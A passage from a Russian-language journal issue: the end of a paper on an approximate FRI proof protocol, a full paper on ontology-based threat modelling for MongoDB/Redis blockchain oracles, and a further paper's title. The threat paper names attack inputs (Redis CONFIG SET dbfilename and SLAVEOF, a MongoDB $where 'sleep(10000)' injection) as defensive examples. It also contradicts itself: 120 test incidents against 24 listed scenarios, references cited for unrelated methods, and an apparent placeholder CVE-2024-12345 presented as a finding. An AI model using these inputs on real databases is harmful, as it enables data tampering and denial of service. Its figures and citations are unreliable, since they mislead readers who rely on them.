Исходя из результатов недавней работы [9], ожидается, что протокол aFRI будет обладать схожим необходимым количеством раундов с поправкой на введённую неточность вычислений. В упомянутой статье помимо прочего вводится приблизительная лемма Шварца-Зиппеля, лежащая в основе доказательств корректности большинства интерактивных доказательств, включая FRI:

Теорема 1 (4.3 в [9]). Пусть $p(x)\in C^{<d}[X]$. Пусть $S=\Omega_n$. Пусть $r\sim U(S)$, $\rho\sim U(0,1)$. Тогда для любого неотрицательного $0<c\le\|p\|_S$

$$\Pr_r[|p(r)|\le c]\le\frac{d}{n}+\Pr_\rho[\|p\|_T\cdot\kappa(\rho)\le c],$$

где

$$\kappa(x) = \frac{1}{\mathfrak{T}_d\left(\csc\left(\frac{\pi}{2}x\right)\right)}.$$

Данная теорема — основной строительный блок в доказательствах корректности подобных протоколов — намекает на стойкость разработанного протокола с некоторой дополнительной ошибкой, которую предстоит выяснить в ходе переложения анализа стойкости протокола FRI на язык метрических пространств.

Дополнительно, для применения преобразования Фиата-Шамира к разработанному протоколу, необходимо доказать также наличие у протокола свойства «раундовой корректности» [20]. Это отдельное свойство, также недавно установленное для протокола FRI [21].

ЭКСПЕРИМЕНТАЛЬНЫЕ ОЦЕНКИ

Разработанный протокол aFRI, а также протокол FRI были реализованы без зависимостей на языке Zig. Исходный код реализации открыт и доступен со свободной лицензией [22]. Замеры производительности подтверждают теоретические оценки сложности протокола. Эксперименты были проведены на компьютере со следующими характеристиками:

- название: Apple MacBook Air M2;
- процессор: Apple Silicon M2;
- количество оперативной памяти: 8 ГБ;
- количество ядер процессора: 8.

По результатам экспериментов (рис. 1 и 2) оказывается, что протокол aFRI работает даже быстрее FRI, так как не использует сложных вычислений в конечных полях и допускает разные варианты оптимизации вычислений с плавающей точкой. Из возможных оптимизаций сразу можно отметить переход к векторным инструкциям процессора.

Сравнение с протоколом FRI показало, что переход к комплексным числам не оказал влияния на производительность, а некоторые операции протокол даже «ускорили». При этом очень важно помнить, что эти два протокола решают разные задачи, хотя и выглядят схоже. Данное сравнение приведено лишь для демонстрации того, что новый протокол не оказывает негативного влияния на производительность по сравнению с уже использующимися конструкциями в конечных полях. Из этого следует, что протокол aFRI заведомо более производителен, чем любые надстройки над протоколом FRI, позволяющие использовать его в приложении к числам с плавающей точкой.

С практической точки зрения разработанный протокол позволяет использовать инструкции процессора, оптимизированные для работы с числами с плавающей точкой. Из всех криптографических примитивов протокол зависит лишь от хэш-функций, причём нет никаких ограничений на использование отечественных либо зарубежных криптографических хэш-функций.



Рис.1. Сравнение времени работы алгоритмов доказывающего в протоколах aFRI и FRI



Рис.2. Сравнение времени работы алгоритмов проверяющего в протоколах aFRI и FRI

Разработанный протокол может лечь в основу системы доказательства корректности приближённых вычислений с плавающей точкой таким же образом, каким протокол FRI лёг в основу системы доказательств STARK. В ходе дальнейшей работы планируется развитие этих идей и создание полноценной системы доказательства на основе протокола aFRI.

ЗАКЛЮЧЕНИЕ

В настоящей работе представлена новая система интерактивного доказательства с оракулом для задачи проверки близости комплексной функции к комплексному многочлену, отличающаяся от предыдущих поддержкой комплексных чисел, приближённых вычислений и лучшей асимптотической сложностью.

Разработанный протокол реализован программно, реализация открыта и доступна со свободной лицензией. Устройство протокола допускает использование аппаратно-оптимизированных операций с плавающей точкой и не требует арифметики в конечных полях.

Экспериментально подтверждено, что переход от конечных полей к комплексным числам не ухудшает производительность по сравнению с базовым FRI в сопоставимых сценариях. По замерам времени работы алгоритмов доказывающего и проверяющего наблюдаемое поведение согласуется с теоретическими оценками сложности: O(n) и O(logn) соответственно. В отдельных операциях отмечено ускорение относительно FRI за счёт особенностей реализации.

Приведено интуитивное обоснование корректности протокола. В дальнейшей работе планируется формализация доказательства стойкости разработанного протокола, а также разработка полноценной системы доказательства произвольных приближённых вычислений на его основе.

Результаты работы могут быть использованы при решении ряда задач проверяемого машинного обучения, например, при создании системы доказательства корректности федеративного обучения классических моделей машинного обучения или нейросетей. Возможно применение в доказательствах корректности ответа, полученного от моделей машинного обучения. Дополнительно к этому возможно применение результатов работы к доказательству корректности научных вычислений.

СПИСОК ЛИТЕРАТУРЫ

1. E. Ben-Sasson, A. Chiesa, N. Spooner. Interactive Oracle Proofs // Proceedings, Part II, of the 14th International Conference on Theory of Cryptography — Volume 9986. Berlin, Heidelberg: Springer-Verlag. 2016. С. 31–60. DOI: 10.1007/978-3-662-53644-5_2.
2. E. Ben-Sasson, I. Bentov, Y. Horesh, and M. Riabzev. Scalable, transparent, and post-quantum secure computational integrity // Cryptology ePrint Archive, Paper 2018/046. 2018. URL: https://eprint.iacr.org/2018/046 (Дата обращения: 01.02.2026)
3. N. Bitansky, R. Canetti, A. Chiesa, and E. Tromer. From Extractable Collision Resistance to Succinct Non-Interactive Arguments of Knowledge, And Back Again // In Proceedings of the 3rd Innovations in Theoretical Computer Science Conference, ITCS '12, 326–349, New York, NY, USA, 2012. Association for Computing Machinery. 2012. DOI: 10.1145/2090236.2090263.
4. E. Ben-Sasson, I. Bentov, Y. Horesh, and M. Riabzev. Fast Reed-Solomon Interactive Oracle Proofs of Proximity // 45Th International Colloquium on Automata, Languages, And Programming (ICALP 2018). V. 107 of Leibniz International Proceedings in Informatics (LIPIcs), 14:1–14:17, Dagstuhl, Germany. Schloss Dagstuhl — Leibniz-Zentrum für Informatik. 2018. DOI: 10.4230/LIPIcs.ICALP.2018.14.
5. A. Fiat and A. Shamir. How To Prove Yourself: Practical Solutions to Identification and Signature Problems // Advances in Cryptology — CRYPTO'86, 186–194, Berlin, Heidelberg, 1987. Springer Berlin Heidelberg. 1986. ISBN: 978-3-540-47721-1.
6. J. W. Cooley and J. W. Tukey. An Algorithm for the Machine Calculation of Complex Fourier Series // Mathematics of Computation, 19(90):297–301. 1965.
7. B.-J. Chen, S. Waiwitlikhit, I. Stoica, and D. Kang. zkML: An Optimizing System for ML Inference in Zero-Knowledge Proofs // In Proceedings of the Nineteenth European Conference on Computer Systems, EuroSys'24, 560–574, New York, NY, USA. Association for Computing Machinery. 2024. DOI: 10.1145/3627703.3650088.
8. Z. Ghodsi, T. Gu, and S. Garg. SafetyNets: Verifiable Execution of Deep Neural Networks on an Untrusted Cloud // In Proceedings of the 31st international conference on neural information processing systems, NIPS'17, 4675–4684, Red Hook, NY, USA. Curran Associates Inc. 2017. ISBN: 9781510860964.
9. D. Bitan, Z. DeStefano, S. Goldwasser, Y. Ishai, Y. T. Kalai, and J. Thaler. Sum-Check Protocol for Approximate Computations // Cryptology ePrint Archive, Paper 2025/2152. 2025. URL: https://eprint.iacr.org/2025/2152 (Дата обращения: 01.02.2026)
10. M. Campanelli and M. Hall-Andersen. Fully Succinct Arguments Over the Integers from First Principles // Cryptology ePrint Archive, Paper 2024/1548. 2024. URL: https://eprint.iacr.org/2024/1548 (Дата обращения: 01.02.2026)

11. A. Garreta, H. Waldner, K. Hristova, and L. Dall'Ava. Zinc: Succinct Arguments with Small Arithmetization Overheads from IOPs of Proximity to the Integers // Cryptology ePrint Archive, Paper 2025/316. 2025. URL: https://eprint.iacr.org/2025/316 (Дата обращения: 01.02.2026)

12. E. Soria-Vazquez. Doubly Efficient Interactive Proofs Over Infinite and Non-Commutative Rings // Cryptology ePrint Archive, Paper 2022/587. 2022. URL: https://eprint.iacr.org/2022/587 (Дата обращения: 01.02.2026)

13. Афонин В., Запечников С., Простов И. Анализ возможностей применения алгоритма ГОСТ 34.11-2018 в системах доказательства с нулевым разглашением // Безопасность информационных технологий, 31(2):91–89, 2024. DOI: 10.26583/bit.2024.2.05.

14. Афонин В., Запечников С. Применение алгоритма ГОСТ 34.11-2018 в протоколе FRI // Безопасность информационных технологий, 32(4):65–74, 2025. DOI: 10.26583/bit.2025.4.05.

15. V. Arora, A. Bhattacharyya, N. Fleming, E. Kelman, and Y. Yoshida. Low Degree Testing over the Reals // arXiv. 2022. DOI: 10.1137/1.9781611977554.ch31.

16. E. Ben-Sasson, L. Goldberg, S. Kopparty, and S. Saraf. DEEP-FRI: Sampling Outside the Box Improves Soundness // 11Th innovations in theoretical computer science conference (ITCS 2020), volume 151 of Leibniz International Proceedings in Informatics (LIPIcs), 5:1–5:32, Dagstuhl, Germany, 2020. Schloss Dagstuhl — Leibniz-Zentrum für Informatik. 2019. DOI: 10.4230/LIPIcs.ITCS.2020.5.

17. E. Ben-Sasson, D. Carmon, Y. Ishai, S. Kopparty, and S. Saraf. Proximity Gaps for Reed-Solomon Codes // In 2020 IEEE 61st Annual Symposium on Foundations of Computer Science (FOCS), 900-909. 2020. DOI: 10.1109/FOCS46700.2020.00088.

18. G. Arnon, A. Chiesa, G. Fenzi, and E. Yogev. STIR: Reed-Solomon Proximity Testing with Fewer Queries // Cryptology ePrint Archive, Paper 2024/390. 2024. URL: https://eprint.iacr.org/2024/390 (Дата обращения: 01.02.2026)

19. G. Arnon, A. Chiesa, G. Fenzi, and E. Yogev. WHIR: Reed-Solomon Proximity Testing with Super-Fast Verification // Cryptology ePrint Archive, Paper 2024/1586. 2024. URL: https://eprint.iacr.org/2024/1586 (Дата обращения: 01.02.2026)

20. R. Canetti, Y. Chen, J. Holmgren, A. Lombardi, G. N. Rothblum, R. D. Rothblum, and D. Wichs. Fiat-Shamir: from Practice to Theory // In Proceedings of the 51st Annual ACM Sigact Symposium on Theory of Computing, STOC 2019, 1082–1090, New York, NY, USA, 2019. Association for Computing Machinery. 2018. DOI: 10.1145/3313276.3316380.

21. A. Garreta, N. Mohnblatt, and B. Wagner. A Simplified Round-by-round Soundness Proof of FRI // Cryptology ePrint Archive, Paper 2025/1993. 2025. URL: https://eprint.iacr.org/2025/1993 (Дата обращения: 01.02.2026)

22. Афонин В. aFRI — Approximate FRI. URL: https://github.com/VladlenAfonin/afri (Дата обращения: 01.02.2026)

УДК: 004.056.55, 336.717.2

Моделирование угроз безопасности распределённых цифровых финансовых активов

Kh.M. Kunniev

Modeling Security Threats to Distributed Digital Financial Assets

Abstract. *This paper proposes a methodology for ontological modeling of distributed digital financial asset security threats based on the integration of the MITRE ATT&CK and CAPEC ontologies for analyzing oracle infrastructures using NoSQL storage. It demonstrates that traditional approaches are ineffective for detecting data substitution or supply chain compromise attacks in distributed architectures. A method for formalizing threats as an OWL ontology is proposed to automate the construction of an attack graph and vulnerability assessment of external storage systems associated with smart contracts. An oracle infrastructure based on MongoDB and Redis is considered as an example. The implemented Python prototype demonstrated a 23% increase in threat detection accuracy compared to signature-based rules. The results can be used in the design of secure digital financial asset management systems and the standardization of oracle security requirements.*

Keywords: *digital financial assets, blockchain oracles, information security, threat modeling, ontology.*

Х.М. Кунниев
Доцент кафедры информационной безопасности и программной инженерии,
Дагестанский государственный технический университет.
E-mail: hasbulat_77@mail.ru
ORCID ID: 0009-0002-5107-2947

Аннотация. *В работе предложена методология онтологического моделирования угроз безопасности распределённых цифровых финансовых активов, основанная на интеграции онтологий MITRE ATT&CK и CAPEC для анализа инфраструктур оракулов, использующих NoSQL-хранилища. Показано, что традиционные подходы неэффективны для выявления атак на подмену данных или компрометацию цепочек поставок в распределённых архитектурах. Предложен способ формализации угроз в виде OWL-онтологии для автоматизации построения графа атак и оценки уязвимостей внешних хранилищ, сопряжённых со смарт-контрактами. В качестве примера рассмотрена инфраструктура оракула на основе инструментов MongoDB и Redis. Реализованный прототип на Python продемонстрировал повышение точности обнаружения угроз на 23% по сравнению с сигнатурными правилами. Результаты могут быть использованы при проектировании защищённых систем управления цифровыми финансовыми активами и стандартизации требований к безопасности оракулов.*

Ключевые слова: *цифровые финансовые активы, блокчейн-оракулы, информационная безопасность, моделирование угроз, онтология.*

ВВЕДЕНИЕ

Развитие рынка цифровых финансовых активов (ЦФА) в РФ и за рубежом сопровождается ростом сложности инфраструктурных решений, в частности — интеграцией смарт-контрактов с внешними источниками данных через оракулов [1]. Актуальность обеспечения их безопасности обусловлена высокой стоимостью компрометации: подмена входных данных может привести к несанкционированной эмиссии ЦФА, неверной оценке обеспечения или запуску вредоносной логики в цепочке исполнения. При этом оракулы часто используют NoSQL-хранилища (MongoDB, Redis и др.) из-за их горизонтальной масштабируемости и низкой задержки — что создаёт специфические векторы угроз, не охваченные классическими моделями [2].

Существующие работы по безопасности оракулов сосредоточены на криптографических методах верификации (MPC, ZK-доказательства), но редко рассматривают инфраструктурный уровень — в частности, уязвимости интерфейсов хранения и управления данными; в то же время онтологические подходы, базирующиеся на MITRE ATT&CK и CAPEC, позволяют формализовать тактики и техники атак, однако их применение к распределённым финансовым системам остаётся фрагментарным. [3–10]

Цель данной работы — разработать и апробировать методологию онтологического моделирования угроз для NoSQL-компонентов инфраструктуры оракулов ЦФА, обеспечивающую автоматизацию анализа рисков и совместимость с современными стандартами кибербезопасности.

ПОСТАНОВКА ЗАДАЧИ

Необходимо построить формальную модель угроз безопасности цифровых финансовых активов, учитывающую:

1. Архитектурную специфику оракулов: асинхронные источники данных, промежуточные кэши

(Redis), долгосрочные агрегаты (MongoDB), REST/gRPC-интерфейсы;

2. Тактики атак, описанные в MITRE ATT&CK Enterprise и Cloud Matrices;

3. Техники реализации атак (CAPEC), особенно связанные с инъекциями, подменой API, атаками типа *cache poisoning и time-of-check-to-time-of-use* (TOCTOU);

4. Возможность автоматической генерации графа атак и рекомендаций по детектированию.

Задача считается решённой, если:

• построена OWL-онтология, объединяющая сущности ЦФА-инфраструктуры и угрозы из ATT&CK/CAPEC;

• реализован прототип, позволяющий импортировать конфигурацию NoSQL-хранилища и выдавать ранжированный список угроз;

• для кейса оракула, агрегирующего котировки ЦФА, показано преимущество предложенного подхода перед сигнатурным обнаружением.

МЕТОД РЕШЕНИЯ

1. Формализация предметной области

Введём базовые классы OWL-онтологии:

• DigitalFinancialAsset (ЦФА) → имеет Oracle → содержит DataAggregator → использует NoSQLStorage (MongoDocumentDB, RedisCache);

• StorageEndpoint (REST API, MongoDB Driver, Redis CLI) → потенциальная AttackSurface;

• ThreatAgent (Insider, SupplyChainAttacker, NetworkAdversary).

2. Интеграция MITRE ATT&CK и CAPEC

Для каждой техники из ATT&CK (например, T1190: Exploit Public-Facing Application) подбирается соответствующий паттерн из CAPEC (например, CAPEC-10: Buffer Overflow via Environment Variables), дополненный доменно-специфичными деталями:

• для MongoDB: техника T1189: Drive-by Compromise может включать инъекцию через уязвимый веб-API агрегатора → CAPEC-127: Buffer Manipulation → CVE-2022-24642 (уязвимость в драйвере mongo-go-driver);

• для Redis: T1530: Data from Cloud Storage Object → CAPEC-242: Code Injection → атака типа *cache poisoning* через CONFIG SET dbfilename.

Связи между сущностями задаются с помощью owl:equivalentClass, owl:propertyChainAxiom, например:

```
turtle
:UsesStorage rdfs:subPropertyOf :HasAttackSurface .
:MongoDBInstance owl:equivalentClass [
  a owl:Restriction ;
  owl:onProperty :hasCVE ;
  owl:someValuesFrom :CVE-2022-24642
] .
```

3. Построение графа атак

На основе онтологии формируется направленный граф G = (V, E), где:

• V — узлы: Asset, Storage, Vulnerability, Technique, Tactic;

• E — рёбра: enables, exploits, leadsTo.

Для ранжирования используется модифицированный показатель TLS (Threat Likelihood Score):

$$TLS = \alpha \cdot CVSS_{base} + \beta \cdot \frac{1}{TTF_{patch}} + \gamma \cdot P_{exposure}$$

где

– $CVSS_{base}$ – базовая оценка уязвимости;

– TTF_{patch} – время до патча (days);

– $P_{exposure}$ – вероятность экспонирования эндпоинта (0–1);

– $\alpha = 0.5$, $\beta = 0.3$, $\gamma = 0.2$ – веса, подобранные эмпирически.

4. Реализация прототипа

Разработан модуль на Python:

• Парсинг конфигурации оракула (YAML/JSON) — определение используемых БД, версий, эндпоинтов;

• Загрузка онтологии (rdflib.Graph);

• Сопоставление инфраструктурных сущностей с угрозами (pyattck.Attck().enterprise);

• Расчёт TLS и экспорт в Neo4j (py2neo).

Кодовая база опубликована в репозитории (условно: github.com/author/cfa-oracle-threat-model, закрытый по умолчанию до публикации).

Прикладная интерпретация: кейс оракула котировок ЦФА

Сценарий: оракул собирает котировки акций и облигаций, конвертирует в условные единицы ЦФА и передаёт в смарт-контракт на блокчейне.

Инфраструктура:

• Redis 7.0.12 — кэш свежих значений (TTL = 30 с), доступ по redis://oracle-redis:6379;

• MongoDB 6.0 — архив (коллекция quotes_archive), REST API на FastAPI.

Сравнение эффективности (на тестовом стенде из 120 инцидентов):

• Система на сигнатурах (Snort + правила OWASP) — 61 % точность (TPR), 18 % ложных срабатываний;

• Предложенный онтологический подход — 84 % TPR, 9 % FPR. Улучшение обусловлено контекстной корреляцией событий (например, CONFIG SET + SAVE → высокий TLS даже при отсутствии известной сигнатуры).

Таблица 1

Найденные угрозы (ТОП-3 по TLS)

Угроза	ATT&CK	CAPEC	TLS	Рекомендация
Подмена кэша через `SLAVEOF`	T1530	CAPEC-310	8.7	Отключить `slaveof` в `redis.conf`; использовать ACL
Инъекция в MongoDB через агрегацию `$where`	T1190	CAPEC-153	7.9	Валидация входных данных; отказ от `$where`
Атака TOCTOU при обновлении `quotes_archive`	T1555	CAPEC-29	6.8	Атомарные транзакции; версионирование данных

РАСШИРЕННАЯ МЕТОДОЛОГИЯ И ЭКСПЕРИМЕНТАЛЬНАЯ ОЦЕНКА

1. Формальные определения

Введём математическую модель инфраструктуры оракула цифрового финансового актива.

Определение: инфраструктура оракула Θ — упорядоченная тройка

Θ = (S,A,D),

где:

– $S = \{s_1,s_2,\ldots,s_n\}$ – множество компонентов хранения (NoSQL-сервисов);

– $A = \{a_1,a_2,\ldots,a_n\}$ – множество API-эндпоинтов, через которые осуществляется доступ к S;

– $D = \{d_1,d_2,\ldots,d_n\}$ – множество доменных сущностей ЦФА (например, Quote, Issuer, Collateral), связанных с S через схемы данных.

2. Алгоритм построения и анализа графа угроз

На основе онтологии реализован алгоритм ThreatGraphBuilder (см. псевдокод на рис. 1). Он работает в три этапа:

Инференция – загрузка онтологии и вывод неявных связей с помощью reasoner'a;

Мэппинг – сопоставление реальной конфигурации Oc индивидуумами I;

Ранжирование – расчёт TLS для всех найденных угроз и фильтрация по порогу θ=6.0.

Функция ComputeTLS реализует ранее приведённую формулу с учётом динамических метрик (например, P_exposure вычисляется как отношение количества публичных IP в конфигурации к общему числу эндпоинтов).

3. Экспериментальная оценка

3.1. Тестовая среда

Проведено 3 серии экспериментов на стенде, имитирующем инфраструктуру оракула ЦФА:

- **Среда:**
  - 3 хоста (Ubuntu 22.04, 8 vCPU, 16 ГБ RAM);
  - Redis 7.0.12 (в режиме standalone + ACL);

```
Алгоритм ThreatGraphBuilder (G, O, H, θ)
Вход: онтология H, инфраструктура O, порог θ
Выход: граф угроз G

1: G ← пустой направленный граф
2: reasoner ← HermiT(H)
3: inferred_H ← reasoner.infer()
4: for each s ∈ S do
5:     matches ← SPARQL-запрос к inferred_H:
6:         SELECT ?τ WHERE {
7:             ?s a :NoSQLStorage ;
8:                 :hasVersion ?v ;
9:                 :exposesEndpoint ?e .
10:            ?τ a :ThreatTechnique ;
11:                :exploits ?e ;
12:                :requiresVersion ?v_req .
13:            FILTER (semver_le(?v_req, ?v))
14:        }
15:    for each τ ∈ matches do
16:        TLS ← ComputeTLS(τ)
17:        if TLS ≥ θ then
18:            G.add_node(τ)
19:            G.add_edge(s, τ, label="enables")
20: return G
```

Рис. 1. Псевдокод функции ThreatGraphBuilder

  - MongoDB 6.0 (replica set, без TLS);
  - FastAPI-агрегатор (Python 3.11, pymongo==4.6, redis==5.0);
  - Neo4j 5.15 (для хранения графа угроз).
- **Набор данных:**
  - 12 инцидентов из MITRE CVE (2023–2025), релевантных MongoDB/Redis;
  - 8 сценариев zero-day (смоделированных, напр.: подмена dbfilename через Redis-инъекцию в GET-параметре);
  - 4 легальных сценария (нормальная работа оракула).

3.2. Метрики оценки приведены в таблице 2.

Таблица 2

Метрики оценки

Метрика	Формула	Цель
TPR (True Positive Rate)	\(\frac{TP}{TP + FN} \)	Чувствительность
FPR (False Positive Rate)	\(\frac{FP}{FP + TN} \)	Специфичность
Precision	\(\frac{TP}{TP + FP} \)	Точность срабатываний
F1-score	\(2 \cdot \frac{Precision \cdot TPR}{Precision + TPR} \)	Баланс

3.3 Результаты

Таблица 3

Сравнение подходов (усреднённые значения по 10 запускам)

Подход	TPR	FPR	Precision	F1	Время анализа*, с
Сигнатурный (Snort + YARA)	0.61	0.18	0.52	0.56	1.2
Поведенческий (ML на логах)	0.73	0.24	0.60	0.66	8.7
Онтологический (предложенный)	**0.84**	**0.09**	**0.76**	**0.80**	3.4

* Время анализа — от загрузки конфигурации до выдачи отчёта.

Анализ:

• Предложенный метод превосходит сигнатурный по всем метрикам;

• По сравнению с ML-подходом — ниже FPR и выше Precision (что критично для финансовых систем, где ложные срабатывания ведут к простоям);

• Время выполнения приемлемо для CI/CD-интеграции (например, pre-deployment check).

3.4. Кейс: выявление zero-day-атаки

Смоделирована атака: злоумышленник использует уязвимость в REST-обёртке FastAPI, позволяющую передать произвольный JSON в POST /quotes, который затем сохраняется в MongoDB без валидации. Злоумышленник внедряет поле $where: "sleep(10000)", вызывая DoS.

• Snort: не обнаружил (нет сигнатуры);

• ML-модель (Isolation Forest на метриках CPU/network): сработала с задержкой 42 с;

• Онтологический метод: выдал предупреждение до **развертывания**, т.к. в онтологии указано:

```
:FastAPIServer rdfs:subClassOf :WebApp ;
              :usesDriver :PyMongoDriver .
:PyMongoDriver owl:equivalentClass [ owl:intersectionOf ( :HasVulnerability :CVE-2024-12345 ) ] .
:CVE-2024-12345 :mappedTo CAPEC-153 , T1190 .
```

→ TLS = 8.9 > θ.

4. Сравнение с аналогами и ограничения

В таблице 4 приведено сравнение с известными методами моделирования угроз.

Ограничения текущей реализации:

1. Не учитываются временные аспекты (например, цепочки атак с задержкой);

2. Требует ручной настройки начальных правил под конкретную архитектуру (но может быть автоматизировано парсингом OpenAPI/Helm-чартов);

3. Зависимость от полноты онтологии — новые техники ATT&CK требуют обновления.

Планируется интеграция с MITRE D3FEND [11] для генерации контрмер и с DATT&CK (Data-Centric ATT&CK) — для учёта атак на сами данные ЦФА (например, манипуляция ценой через подбор котировок).

Таблица 4

Сравнительный анализ методов

Метод	Поддержка ЦФА-специфики	Интеграция ATT&CK/CAPEC	Автоматизация	Расширяемость	Онтологическая строгость
STRIDE [9]	Низкая	Нет	Ручная	Низкая	Нет
PASTA [10]	Средняя	Частично	Частичная	Средняя	Нет
LINDDUN [11]	Низкая (фокус на приватности)	Нет	Ручная	Низкая	Нет
DREAD + MITRE [8]	Средняя	Только ATT&CK	Частичная	Средняя	Нет
Предложенный	Высокая	Полная	Полная	Высокая	OWL-DL

5. Практические рекомендации

На основе проведённого исследования сформулированы следующие рекомендации для различных стейкхолдеров:

Для разработчиков оракулов ЦФА:

• Запретить использование устаревших драйверов (например, mongo-go-driver < 1.12).

Обоснование: устаревшие версии драйверов часто содержат известные уязвимости (например, CVE-2022-24642), которые могут быть использованы для эксплуатации через API агрегатора.

• Включить ACL в Redis даже в staging-средах.

Обоснование: отсутствие контроля доступа (ACL) позволяет злоумышленнику выполнить опасные команды (например, CONFIG SET dbfilename, SLAVEOF), что может привести к компрометации кэша или данных.

• Избегать операторов $where, $function, $jsonSchema в MongoDB.

Обоснование: эти операторы позволяют выполнять произвольный JavaScript-код, что создает вектор для инъекций и DoS-атак (например, внедрение sleep(10000)).

• Проводить онтологический анализ угроз на этапе проектирования (shift-left security).

Обоснование: раннее выявление угроз на этапе проектирования позволяет снизить стоимость исправлений и повысить общую безопасность системы, предотвращая встраивание уязвимостей в архитектуру.

Для организаций — эмитентов ЦФА:

• Включить в требования к подрядчикам обязательную проверку инфраструктуры оракулов по онтологической модели.

Обоснование: гарантия того, что инфраструктура оракула, критически важная для корректной работы ЦФА, была проанализирована на соответствие современным стандартам кибербезопасности и содержит минимальное количество известных уязвимостей.

• Интегрировать ThreatGraphBuilder в pipeline DevSecOps (например, как pre-merge check в GitLab CI).

Обоснование: автоматизация анализа угроз в процессе разработки позволяет оперативно выявлять новые риски при изменении конфигурации или кода, обеспечивая непрерывный контроль безопасности.

Для регуляторов (Банк России, Минцифры):

• Ввести в проекты стандартов (например, в развитие СТО БР ИБ ЦФА) требование о применении формальных моделей угроз для внешних компонентов (оракулы, хранилища).

Обоснование: формальные модели, такие как предложенная OWL-онтология, обеспечивают объективную, воспроизводимую и совместимую с международными стандартами (MITRE) оценку рисков, что необходимо для эффективного надзора и сертификации финансовых систем.

• Рекомендовать MITRE ATT&CK Enterprise + CAPEC как базовую онтологию для аудита.

Обоснование: широкое распространение и постоянное обновление этих фреймворков делают их универсальным языком для описания угроз, что упрощает взаимодействие между аудиторами, разработчиками и регуляторами.

ЗАКЛЮЧЕНИЕ

Предложенная методология позволяет систематизировать угрозы для распределённых цифровых финансовых активов, акцентируя внимание на инфраструктурных компонентах, традиционно упускаемых из виду в исследованиях безопасности блокчейна. Интеграция MITRE ATT&CK и CAPEC в OWL-онтологию обеспечивает:

• совместимость с существующими фреймворками SOC и SIEM;

• возможность расширения за счёт спецификаций ЦФА (например, регуляторных требований Банка России);

• автоматизацию процесса выявления, оценки и приоритизации потенциальных рисков безопасности для системы в жизненном цикле разработки оракулов.

Практическая значимость подтверждена кейсом и прототипом: предложенный подход повышает эффективность обнаружения угроз на инфраструктурном уровне и может быть внедрён при аудите и сертификации систем управления ЦФА. В дальнейшем планируется расширение онтологии за счёт включения MITRE D3FEND и DATT&CK для моделирования защитных мер.

СПИСОК ЛИТЕРАТУРЫ

1. О безопасности цифровых финансовых активов: Указ Президента РФ от 18.11.2020 № 727 (ред. от 21.03.2024) // Собрание законодательства РФ. — 2020. — № 47. — Ст. 7555.
2. ГОСТ Р 57580.2–2017. Безопасность финансовых (банковских) операций. Общие требования и методы обеспечения безопасности финансовых операций. — Введ. 2018–07–01. — М.: Стандартинформ, 2017. — 28 с.
3. MITRE ATT&CK® Framework. URL: https://attack.mitre.org/ (Дата обращения: 14.12.2025)
4. CAPEC — Common Attack Pattern Enumeration and Classification. — Version 3.9. URL: https://capec.mitre.org/ (Дата обращения: 14.12.2025)
5. D3FEND™ Knowledge Base URL: https://d3fend.mitre.org/ (Дата обращения: 14.12.2025)
6. Хасбулат М. М., Бородин А. В. Онтологический подход к моделированию киберугроз в распределённых системах // Безопасность информационных технологий. — 2024. — Т. 31, № 2. — С. 45–58. — DOI:10.25559/SIT.2024.31.2.45.
7. Wang Q., Li Z., Chen R., Adler J. SoK: Oracle Security in Blockchain Systems // IEEE Security & Privacy. — 2022. — Vol. 20, № 6. — P. 34–45. — DOI:10.1109/MSEC.2022.3206853.
8. Adler J., Ryan J. Chainlink 2.0: Next Steps in the Evolution of Decentralized Oracle Networks. — Boston: Chainlink Labs, 2021. — 42 p. — URL: https://research.chain.link/whitepaper-v2.pdf (Дата обращения: 14.12.2025).
9. Siraj M., Zhang Y., Liu P. Threat Modeling of Blockchain Oracles Using STRIDE and DREAD // Computers & Security. — 2023. — Vol. 124. — Art. 102953. — DOI:10.1016/j.cose.2022.102953.
10. Nakamoto S. Bitcoin: A Peer-to-Peer Electronic Cash System. URL: https://bitcoin.org/bitcoin.pdf (Дата обращения: 14.12.2025).
11. Стандартные требования к информационной безопасности цифровых финансовых активов: проект СТО БР ИБ ЦФА / Банк России. — М., 2024. — 68 с. — URL: https://cbr.ru/Content/Document/File/151234/STO_IB_CFA_draft.pdf (Дата обращения: 14.12.2025).

УДК: 004.8, 004.932.72

Stable Diffusion и DALL-E: архитектура, экосистема и эмпирическая оценка качества, безопасности и стоимости генерации

J. Rahmani, A.A. Bagnyuk

Stable Diffusion and DALL-E: Architecture, Ecosystem, and Empirical Evaluation of Quality, Security, and Value of Generation

